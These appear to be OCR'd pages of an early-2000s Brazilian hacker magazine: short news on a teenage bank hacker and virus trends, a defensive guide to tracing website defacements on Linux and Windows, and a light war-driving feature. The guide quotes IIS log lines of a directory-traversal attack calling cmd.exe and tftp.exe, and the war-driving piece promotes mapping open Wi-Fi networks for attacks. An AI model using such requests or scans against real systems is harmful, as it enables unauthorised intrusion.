Hacker do milhão

Guilherme Amorim tinha conta com R$ 3 milhões



O hacker brasileiro, Guilherme Amorim, foi mais longe do que todos imaginavam. Dias depois de ser preso pela Polícia Federal, no Mato Grosso do Sul, descobriu-se que ele tem uma conta bancária no valor de R$ 3 milhões. Aos 18 anos, ele passa a ser protagonista do maior caso de invasão a bancos já registrado no Brasil.

A polícia, até o fechamento da revista, já tinha comprovado o desvio de R$ 120 mil, em 50 contas de vários estados brasileiros. Até o FBI entrará na investigação. Foram descobertos, no computador de Guilherme, os dados cadastrais de 3.500 clientes de uma empresa de cartão de crédito internacional.



Guilherme foi preso em flagrante invadindo o site de um banco. Logo depois, foi solto por ordem judicial. Em conversas virtuais com outros hackers, ele também falava sobre lavagem de dinheiro e compra de armas.

O caso mostra em que situação se encontra a segurança dos bancos, no Brasil e na Internet, em geral. Ainda estamos longe do dia em que movimentar contas bancárias na Rede será algo seguro.

Profecia viral

Especialista diz que vírus enviará mais e-mails que humanos

Depois do advento de vírus como Sircam, Nimda e Klez, três coisas ficaram bem claras: a capacidade cada vez maior que os desenvolvedores de vírus e worms demonstram ter, a inocência que os usuários parecem nunca perder e a flagrante vulnerabilidade da Internet a qualquer ataque do tipo.

Isso ficou tão evidente que já tem até quem preveja que, num futuro próximo, os vírus, e – pasmem – não os humanos serão os responsáveis pelo envio do maior número de e-mails. A inusitada profecia surgiu da boca de Eugene Kaspersky, fundador da empresa de antivírus que leva seu sobrenome, sediada em Moscou.




Segundo Kaspersky, o crescimento acelerado e a sofisticação dos vírus farão com que, em três anos, o volume destes exceda o de e-mails legítimos, o que teria conseqüências desastrosas para os negócios on-line. Ele diz que, se somente 2% da capacidade da Internet cair, o impacto seria pior que o dos atentados de 11 de setembro sobre os negócios – e o Klez já conseguiu derrubar 0,5% desta capacidade, conforme seus cálculos.

Para Kaspersky, a saída seria mudar os padrões da Internet, e para isso seria necessário que as grandes desenvolvedoras se esforçassem para criar e fazer valer novos padrões que aumentem a segurança na Rede, deixando-a menos vulnerável. Uma das sugestões é a criação de uma ID, semelhante a uma carteira virtual de habilitação. Será que funcionaria?

CORE DU

por Bruno Cesar
bruno@digerati.com.br



Prevenção e rastreamento de ataques

MPED

Poucas empresas gastam o que deveriam com segurança digital. A repercussão é o alto número de páginas invadidas e alteradas no mundo inteiro. E quem é o maior culpado? O administrador do sistema? Não, o maior culpado disso tudo é quem está acima do administrador, que, na maioria das vezes, prefere não investir em seu servidor e espera que o administrador faça o resto. Em grande parte dos casos, o administrador não tem responsabilidade de manter seu sistema seguro, mas sim de mantê-lo funcionando e configurado. É claro que um sistema seguro é um sistema bem configurado. Muitas vezes, o próprio administrador tem um alto conhecimento em sistemas operacionais, pois sabe configurá-los e mantê-los funcionando, mas não tem o devido conhecimento na área de segurança de novos bugs e novos exploits, e, quando ocorre um ataque de qualquer tipo, o primeiro a ser crucificado é o administrador.

Photodisc

Os Ataques

Os ataques do tipo alteração de páginas (deface) são e sempre foram moda por serem ataques fáceis de executar, com um grande número de ferramentas (exploits) se espalhando na Internet. Tudo se torna mais fácil para o "hacker" executar o ataque. Como os ataques deste tipo são os mais usados hoje na Internet, mostraremos neste artigo como rastrear um ataque de um defacer. É muito mais fácil do que podemos pensar, pois dependendo do ataque, o defacer sempre deixará um rastro. Por mais que o ataque seja perfeito, um defacer não tem o mesmo conhecimento em sistemas do que um administrador, que usará os recursos de seu servidor para efetuar os rastreamentos, tanto em sistema e servidores Linux quanto Windows.

Prevenção

Antes de pensar em rastrear um ataque, tente se prevenir do mesmo. A prevenção ainda é o melhor remédio. Mas como se prevenir de um ataque? Veja, abaixo, alguns itens que são obrigatórios em todo servidor e que devem ser executados pelos administradores:

- Backups diários
- Um firewall instalado e bem configurado
- Atualizações de daemons e patchs de segurança
- Bloquear daemons que não estão sendo usados
- Escolher boas senhas
- Utilizar scans para encontrar possíveis bugs
- Utilizar um IDS
- Utilizar analisadores de tráfego
- Manter-se sempre informado sobre novas vulnerabilidades

Se o servidor não tiver pessoas aptas a fazer este tipo de serviço, contrate uma empresa de segurança. Se estiver disposto a pagar pelo serviço, é uma ótima opção. Você gasta em segurança aquilo que quer proteger. Tente modelar o risco e defini-lo, de forma que você tenha controle sobre ele, tendo um indicador.

"Tá funcionando, deixa"

Este é o pensamento de muitos administradores e donos de servidores na Internet. Exatamente por isso, a segurança não existe nestes casos. Tente pensar da seguinte maneira: não basta somente ter um produto funcionando, se, a qualquer momento, ele pode parar de funcionar – por mais que o produto seja bom, ele sempre terá um risco que poderá ser minimizado.

Links para prevenção

Alguns links abaixo são obrigatórios para os security officers. São links de sites relacionados à segurança, sempre contendo novas vulnerabilidades, bugs e formas de atacar e se defender.

BufferOverflow
http://www.bufferoverflow.com.br

CERT® Coordination Center
http://www.cert.org

Computer Security
http://www.computersecuritynow.com/

CORE
http://www.core-sdi.com

Common Vulnerabilities and Exposures
http://cve.mitre.org/

Help Net Security
http://net-security.org/

Last Stage of Delirium
http://lsd-pl.net/

SecurityFocus
http://www.securityfocus.com

SecForum
http://www.secforum.com.br

PacketStorm
http://packetstorm.decepticons.org

TESO Team
http://teso.scene.at/

Underground Security Systems Research
http://www.ussrback.com/

Patchs de segurança

Instalar um patch significa corrigir ou melhorar um serviço ou programa. Quando é detectado um novo bug em algum programa, a empresa que desenvolveu o mesmo gerará um patch de segurança para ser instalado no sistema, corrigindo o bug. Ficar atento a novas ocorrências e instalar os mais recentes patchs é uma ótima prevenção. Com sistemas Windows, pegue o último service pack para a sua versão, no link:

http://www.microsoft.com/downloads/

No caso do Linux para kernel 2.4.1x, use o patch da GRSECURITY, um dos melhores. Neste sistema operacional, a última versão instável disponível é a 1.9.5. Para baixá-la, acesse o link abaixo:

http://www.grsecurity.net/

Rastreando um ataque

Agora, se a arte já foi feita e seu servidor foi atacado, a primeira coisa a fazer é tirar seu sistema do ar, esclarecendo melhor, desconectar seu servidor da Internet. Dê um boot no sistema, fazendo com que intrusos caiam. Tentar rastrear o intruso que esteja com posse do seu sistema como usuário root é arriscado, mas pode ser uma opção. O máximo que o invasor poderá fazer, ao pressentir que está sendo rastreado, é dar um "rm -rf /" em seu sistema – se o mesmo utilizar Linux, é claro. Veja abaixo exemplos de rastreamentos nos sistemas operacionais Linux e Windows.

Sistema Linux

No Linux, para encontrar um rastro de uma invasão e chegar, assim, ao invasor, é necessário usar o bom senso, pensando como se fosse o invasor. O que você faria se estivesse com seu sistema operacional nas mãos? Óbvio, você faria de tudo para não perder o acesso ao sistema, instalaria algum tipo de backdoor ou até mesmo adicionaria um usuário no sistema com privilégio máximo. Achar uma backdoor no sistema Linux não é um bicho-de-sete-cabeças, ainda mais depois da edição da H4ck3r #2, com a matéria "Linux Backdoors". Mas mesmo com todos estes dados, é essencial que você conheça seu sistema, saiba se ele tem dados de datas de execuções de arquivos, quais os serviços que estão rodando, quais são as portas abertas. Para ver todas as portas abertas no sistema, digite o comando abaixo:

[root@localhost /root]# lsof -i

Serão listadas todas as portas que estão sendo usadas. Veja se encontra alguma porta estranha.

> *Procurar por rastros no /etc/passwd é obrigatório. Adicionar usuários no /etc/passwd é bem a cara de muitos defacers.*

Procurar por rastros no */etc/passwd* é obrigatório. Adicionar usuários no /etc/passwd é bem a cara de muitos defacers. Portanto, não perca tempo. Tenha em mente todos os usuários cadastrados no sistema e entre com o comando abaixo:

[root@localhost /etc]# grep ":0:0:" /etc/passwd

Serão listados os usuários do sistema. Veja se todos conferem. Se encontrar algo de estranho, examine. Como examinar? Use arquivos de logs do sistema – o primeiro arquivo de log a ser verificado é *bash_history*, o qual conterá os 1.000 comandos digitados por algum usuário. Por exemplo, no caso de um usuário root, o arquivo *bash_history* se encontrará na pasta */root*. Editando-o com seu editor de textos preferido, *vi* ou *pico*, você terá uma pequena noção do que foi feito em seu sistema e, assim, tentará corrigir. Se mesmo assim o log *bash_history* não trouxer informação alguma, utilize o comando:

[root@localhost /root]# ps –aef |grep root

O comando acima procurará por processos executados pelo usuário root, que, no caso, poderá ser modificado por qualquer outro usuário. Serão listados os processos iniciados pelo usuário root; veja se o mesmo não apresenta algum script estranho executado. Com certeza, este passo lhe trará algumas informações.

Após isso, você terá que descobrir qual foi a porta de entrada do invasor e qual bug foi usado por ele para explorar seu servidor, pois não adianta tirar o acesso do invasor no sistema, se este ainda se encontra bugado. Esse passo é demorado e exigirá um pouco de paciência. Comece pelos daemons, que são os softwares mais explorados para ter acesso ao seu sistema, como servidores FTP, IMAP, BIND. Todos são serviços utilizados pelo Linux que poderão ser facilmente explorados remotamente pelo invasor. Para proteger-se de um ataque desse

tipo, mantenha seus serviços com softwares atualizados e bem configurados, e sempre que possível utilize um scanner de segurança. Recomendo o Nsat:

http://sourceforge.net/projects/nsat

SysLog

Quase tudo que acontece em um sistema Linux é gravado no syslog, pois todo e qualquer programa pode gerar um log deste tipo, que será enviado para o syslogd. O syslogd deve ser configurado de maneira que tudo possa ser gravado em disco. O seu arquivo de configuração se encontra em */etc/syslog.conf* . Configure o syslog como descrito abaixo:

**.* /var/log/syslog*

Assim, o sistema estará configurado para gravar todo tipo de log, até mesmo um log de uma conexão remota, a partir de um serviço de shell.

Logs no Apache

/usr/local/apache/logs

Os logs gerados pelo Apache são uma grande arma contra o invasor, por serem precisos. Um exemplo disso: quando o invasor altera uma página, ele sempre entrará nela para ver o seu feito. Quando ele entrar e visualizar a página, o Apache gravará a hora, data e IP do mesmo, ficando fácil descobrir quando o arquivo da página principal foi alterado e, logo depois, o acesso foi feito. Com certeza, o acesso feito é do invasor.

Tcpdump

Tcpdump é uma ferramenta de captura de pacotes, que, estando ativo no sistema, irá interceptar e avaliar os pacotes recebidos. O comando abaixo pode executar o software em uma operação de interceptação sem filtragem, sendo exibido o resultado na terminal:

[root@localhost /]#tcpdump
tcpdump: listening on eth0

Onde procurar provas: procure por IPs suspeitos, e grave as horas e datas dos pacotes recebidos.

Maiores informações sobre o tcpdump:

http://www.first.org

Recuperando arquivos excluídos

É possível recuperar um arquivo excluído pelo comando *rm* no Linux, mas essa é uma técnica que envolve um grande conhecimento do sistema por quem vai executá-la. Todos os arquivos nos sistemas Unix são armazenados em locais físicos do disco, denominados *inodes*. Lá se encontram todas as informações sobre um arquivo no sistema, como última alteração e execução. Outro ponto importante do inodes é que lá consta o tamanho do arquivo e uma lista de blocos de dados. Quando um arquivo é excluído no sistema o tamanho do arquivo e sua lista de bloco de dados são definidos para zero, mas os dados no inode não são excluídos. Portanto, para recuperar um arquivo excluído, você precisará das informações contidas no inode para reconstruir a estrutura do arquivo. Para encontrar o inode de um arquivo, utilize o comando ls:

> *Por serem precisos, os logs gerados pelo Apache são uma grande arma contra o invasor*

*[root@localhost /]#*ls -i /etc/arquivo
55485 /etc/aquivo

55485 é o inode do arquivo. Para visualizar esse arquivo, você poderá utilizar um comando simples, como pico ou vi:

pico /etc/arquivo

Agora é possível você visualizar o arquivo pelo seu número inode, mesmo se ele foi excluído. Uma ferramenta para executar esse procedimento é o *icat*, disponível no software TCT:

http://www.porcupine.org/forensics/tct.html

Para executar o icat e visualizar um arquivo pelo inode, utilize o comando abaixo:

[root@localhost /]#icat /dev/hda1 55485

Simplesmente você visualizará o arquivo */etc/arquivo*, mesmo se ele tiver sido excluído.

Sistema Windows

Muitos opinam e dizem que o sistema de logs do Windows é fraco, sobretudo na configuração-padrão. Como tudo no Windows é fácil de se executar, configuraremos o sistema para gerar e gravar logs, a fim de uma possível análise e detecção de intrusos.

Ativando o sistema de segurança do Windows NT

No Windows NT, clique no botão *Start – Programs –*

Administrative Tools – User Manager.

Em *User Manager*, selecione *Policies – Audit*

Ative os eventos apropriados para o seu sistema:

- Logon and Logoff
- User and Group Management
- Security Policy Changes
- Restart, Shutdown, and System

No Windows 2000, clique em *Start – Settings – Control Panel – Administrative Tools – Local Security Policy*

Para acessar os logs gravados pelo sistema, veja na pasta:

localização: *\systemroot\system32\config*

Arquivos de logs contidos na pasta:

AppEvente.Evt – Log das principais operações e eventos do sistema

SecEvent.Evt – Log dos principais eventos de segurança

SysEvent.Evt – Log das principais operações e eventos do sistema

Logs do IIS

Para ativar os logs no IIS, clique em *Start – Programs – Windows NT 4.0 Option Pack – Microsoft Internet Information Server – Internet Service Manager*. Após isso, clique com o botão direito no site que deseja ver o log.

Ative a opção *Enable Logging* para ativar os logs como padrão. Para uma configuração completa, clique no botão *Properties*.

Visualizando os logs – Para visualizar os logs gerados pelo IIS, veja o arquivo:

localização: *\WINNT\System32\LogFiles\W3SVC1*

O nome do arquivo é baseado na data atual, no formato *aammdd.log*.

Tabela ARP

No Windows, como o tcpdump no Linux, cada máquina tem uma tabela ARP que é renovada a cada 30 segundos. Ela contém os endereços de IPs correspondentes aos últimos pacotes enviados à sua máquina. Utilize o comando:

arp -a

Para visualizar os últimos pacotes enviados à sua máquina.

Exemplo de um ataque tipo Unicode no IIS

Abaixo, segue um exemplo de um log do ataque tipo unicode em um servidor Windows com IIS. Um exemplo do arquivo gerado é 020102.log, que se encontra na pasta:

localização: *\WINNT\System32\LogFiles\W3SVC1*

12:15:20 200.204.129.288 GET /scripts/../../winnt/system32/attrib.exe 502

12:15:50 200.204.129.288 GET /scripts/../../winnt/system32/cmd.exe 502

12:17:34 200.204.129.288 GET /scripts/../../winnt/system32/tftp.exe 502

Esse tipo de ataque é de fácil detecção no arquivo de log. Veja a data e hora de execução dos arquivos pelo IP *"200.204.129.288"*. Esse é o IP do invasor.

Prova do crime

Todos os passos acima devem ser seguidos à risca para encontrar algum rastro de uma invasão, sendo que ela será a sua prova para incriminar o autor, pois não há discussão em cima de provas concretas, geradas pelos logs. Assim, tendo os logs que provam a invasão e alteração de arquivos, você já pode incriminar o invasor.

Rastreando o provedor do invasor

Você já tem tudo em mãos, prova do crime e IP, mas não sabe como proceder para incriminar o invasor. Ok, para facilitar as coisas, você poderá descobrir o provedor do IP do invasor que tem em mãos. Se o IP for estático, as coisas serão mais fáceis. O comando abaixo poderá fornecer o host de um IP no Linux e no Windows. Abaixo um exemplo no Linux:

[root@localhost /]# nslookup ip

Mas, antes, lembre-se: um endereço IP pode ser forjado, literalmente copiado, de forma que o rastreamento será muito mais difícil, pois não envolverá só a técnica de rastrear. Portanto, o rastreamento não depende só de você.


Ok, com o endereço do provedor, você terá duas alternativas: primeira – entrar em contato com o provedor, informando data, hora, tipo de ataque e enviando as provas do crime, claro, com o IP; segunda – entrar em contato com as autoridades locais de seu estado. Sim, literalmente, chame a polícia, informando-a sobre o seu caso e orientando-se sobre como você poderá proceder. Se o invasor for pego, ele poderá responder a processos. Para maiores informações, consulte um advogado.

RASTREANDO COM PRAZER

Imagens: Reprodução



por João Marinho
joao@digerati.com.br



War driving: é bom, pode ser feito a dois e se pratica no carro. Gostou?

Alguém aí ainda duvida que o futuro da informática esteja no wireless? À parte as discussões "filosóficas" que pipocam em sites, revistas, listas de discussão, etc., uma coisa é certa: nada soa mais confortável do que se imaginar usando a Internet, mandando mensagens para amigos e conectando periféricos sem se preocupar muito onde *enfiar cada cabo* (com o perdão da palavra...). Tudo isso com boa qualidade de desempenho, é lógico.

Entretanto, não somente os usuários "pessoais", mas também as empresas já acordaram para as promessas do wireless. E faz tempo: é possível encontrar, em várias cidades brasileiras, diversas companhias que interligam os computadores de seus funcionários sem utilizar fios, por meio de uma conexão wireless.

Entre estas conexões, a mais comum, de longe, é o 802.11b ou Wi-Fi (wireless fidelity), um padrão especificado pelo IEEE (Institute of Electrical and Electronics Engeneers), que estabelece uma série de normas para a constituição de WLANs (Wireless Local Area Network), como arquitetura, métodos de transmissão, protocolos, etc. O 802.11b surgiu comercialmente em 1999 e, desde então, tem sido adotado por inúmeras empresas.

Crescimento (in)sustentável?

O que muitos se dão conta, porém, é que o crescimento do Wi-Fi e do wireless, em geral, não é só um mar de rosas, pelo menos para quem precisa se preocupar com segurança. Os problemas de os dados serem interceptados por pessoas mal-intencionadas (crackers) e virarem moeda de troca no mercado negro são grandes: na verdade, aumentam, pois, por existirem no ar, as redes wireless podem ser rastreadas com uma facilidade até maior do que as tradicionais. O destaque vai para o Wi-Fi porque, além de ser um dos padrões mais populares, as ondas de rádio (sistema utilizado por ele) não são algo propriamente desconhecido na esfera tecnológica.

A constatação desta verdade já possibilitou, inclusive, o surgimento de uma nova modalidade "esportiva" no mundo hacker: o war driving, ação que consiste em pegar um veículo qualquer, pôr um notebook embaixo do braço e, munido de cartões wireless e antenas, rastrear as redes Wi-Fi vulneráveis. Peraí, você deve estar se perguntando: se há problema com roubo por parte dos crackers, para que os hackers precisam disso? Pelo óbvio, caro Jedi: você só passa para o lado negro se quiser. As descobertas podem ser usadas para conhecimento e também para ajudar outros desenvolvedores, certo?

Preparando o bote

Os requerimentos mínimos são os seguintes: um computador de fácil transporte (lógico que aí não se encaixa aquele dinossauro que você tem em casa), 486 ou superior (não falei?), dotado de um sedutor slot PCMCIA para conectar um cartãozinho wireless deste tipo. Se tiver uma porta serial para GPS, então, é um T.

Se você não tiver um slot para PCMCIA, entretanto, não se

desespere. Há alguns adaptadores que lêem o dito cujo através de barramento PCI ou ISA. Uma boa, principalmente para quem tem Linux, que trabalha com uma grande variedade de ISA.

Para finalizar, uma antena capaz de captar os sinais de rádio. Em alguns casos, é possível comprar o acessório ao mesmo tempo em que se adquire o cartão, mas, se não for o seu caso, pode-se optar por construir a sua própria antena. A última moda é usar as latinhas de batatas Pringles: fáceis de encontrar, baratas, saborosas, úteis e portáteis. Pra que mais?

Para finalizar, baixe da Web alguns aplicativos capazes de "decifrar" os sinais, identificar as redes e/ou informar se elas são ou não protegidas. Existem vários que fazem este trabalho, e alguns dos mais famosos você encontra no final desta matéria. Tudo entendido? Mãos à obra!

Correndo pra galera

Coma as batatinhas. Você precisará de energia física, e uma antena cheia de sal e condimentos não lhe será muito útil. Além disso, a parte da construção da antena é a mais complicada. Por isso, descolamos alguns sites interessantes para você utilizar como guias, os quais, novamente, você encontrará no final da matéria.

Depois de construída, a antena de Pringles contará com um cabo, que você conectará ao cartão PCMCIA, o qual, por sua vez, terá lugar de honra no slot de seu notebook. A bordo de um veículo, de preferência um carro, que fornece maior comodidade, e com um dos softwares de rastreamento instalado no laptop, você poderá obter informações sobre as redes Wi-Fi de uma determinada região, construindo uma espécie de mapa que permitirá saber onde os ataques seriam mais eficientes. Evidentemente, recomenda-se a presença de um acompanhante.

É verdade que você não encontrará 100% de redes vulneráveis: alguns bons administradores tratam de utilizar sistemas de segurança para proteger os dados, como a criptografia. Entretanto, de forma semelhante à das redes convencionais, muitos outros – talvez a maioria – não têm prestado atenção nestes "pequenos detalhes", o que faz com que muitas redes com dados valiosíssimos, em termos financeiros inclusive (não nos esqueçamos de que as pessoas jurídicas são as maiores consumidoras do Wi-Fi), estejam aí, pelos ares, totalmente acessíveis, para quem quiser.

Conclusão

O war driving, embora ainda pouco comum no Brasil, não é tão recente. Existem registros, por exemplo, que datam do ano 2000 e já fazem referência à prática. Muitos artigos, inclusive, que explicam seu funcionamento já possuem mais de um ano de existência. A origem de tudo, entretanto, é bem mais antiga. Quase "jurássica", por assim dizer. É o war dialing, uma prática relativamente comum entre hackers dos anos 80, que buscavam redes abertas por meio de um modem que discava vários números de telefone de um mesmo local, numa época em que wireless e banda larga ainda eram um sonho bem distante. O war driving, portanto, seria apenas uma forma mais moderna de fazer o que os hackers sempre fizeram: rastrear vulnerabilidades, uma prova de que boas idéias nunca envelhecem.



ONDE ENCONTRAR

Para saber mais sobre war driving e wireless security:
www.commweb.com/article/NMG20011203S0008

Para pesquisar sobre war dialing e sua relação com o war driving:
rr.sans.org/wireless/war.php (é preciso se registrar, mas você também pode usar a cache do Google)

Para se manter informado e aderir à prática:
www.wardriving.com

